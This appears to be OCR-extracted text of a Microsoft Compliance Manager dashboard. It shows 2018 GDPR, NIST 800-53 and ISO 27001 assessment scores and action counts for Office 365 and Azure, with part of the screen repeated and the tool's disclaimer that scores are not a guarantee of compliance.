Created 12/3/2018 Modified 12/3/2018
Assessment Status: In Progress
Customer Managed Actions: 0 of 0
Microsoft Managed Actions: 74 of 74

Default Group
Azure - ISO 27001:2013
Actions
Created 12/3/2018 Modified 12/3/2018
Assessment Status: In Progress
Customer Managed Actions: 0 of 0
Microsoft Managed Actions: 231 of 231

Feedback


Microsoft
Service Trust Portal
Compliance Manager
Trust Documents
Regional Compliance
Privacy
Resources
Admin
Compliance Manager
Help
Assessments
Action Items
Show Archived
Add Assessment
Filter
Default Group
Office 365 - GDPR
Compliance Score
264
/ 626
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 65
Microsoft Managed Actions
49 of 49
Default Group
Office 365 - NIST 800-53
Compliance Score
1718
/ 2682
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 215
Default Group
Office 365 - ISO 27001:2013
Compliance Score
794
/ 1078
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 60
Microsoft Managed Actions
232 of 232
Add a Standard Assessment
Please select a group name or enter a new one
Create a new Group
Enter new group
Use an existing Group
Select a group
Next
Default Group
Azure - GDPR
Assessment Status
In Progress
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 82
Microsoft Managed Actions
45 of 48
Default Group
Azure - ISO 27001:2013
Assessment Status
In Progress
Actions
Created
12/3/2018
Modified
12/3/2018
Customer Managed Actions
0 of 0
Microsoft Managed Actions
231 of 231
Disclaimer: Compliance Manager is a dashboard that provides your Compliance Score and a summary of your data protection and compliance posture. It also includes recommendations to improve data protection and compliance. This is a recommendation, it is up to you to evaluate and validate the effectiveness of customer controls as per your regulatory environment. Recommendations from Compliance Manager and Compliance Score should not be interpreted as a guarantee of compliance.
Feedback

Compliance Manager

Help

Assessments | Action Items

Show Archived | + Add Assessment | Filter

Default Group
Office 365 - GDPR
Actions
Created 12/3/2018 Modified 12/3/2018
Compliance Score: 264 / 626
Customer Managed Actions: 0 of 65
Microsoft Managed Actions: 49 of 49

Default Group
Office 365 - NIST 800-53
Actions
Created 12/3/2018 Modified 12/3/2018
Compliance Score: 1718 / 2682
Customer Managed Actions: 0 of 215
Microsoft Managed Actions

Default Group
Office 365 - ISO 27001:2013
Actions
Created 12/3/2018 Modified 12/3/2018
Compliance Score: 794 / 1078
Customer Managed Actions: 0 of 60
Microsoft Managed Actions: 232 of 232

Default Group
Azure - GDPR
Actions
Created 12/3/2018 Modified 12/3/2018
Assessment Status: In Progress
Customer Managed Actions: 0 of 82
Microsoft Managed Actions: 45 of 48

Default Group
Azure - ISO 27001:2013
Actions
Created 12/3/2018 Modified 12/3/2018
Assessment Status: In Progress
Customer Managed Actions: 0 of 0
Microsoft Managed Actions: 231 of 231


Add a Standard Assessment


Please select a group name or enter a new one

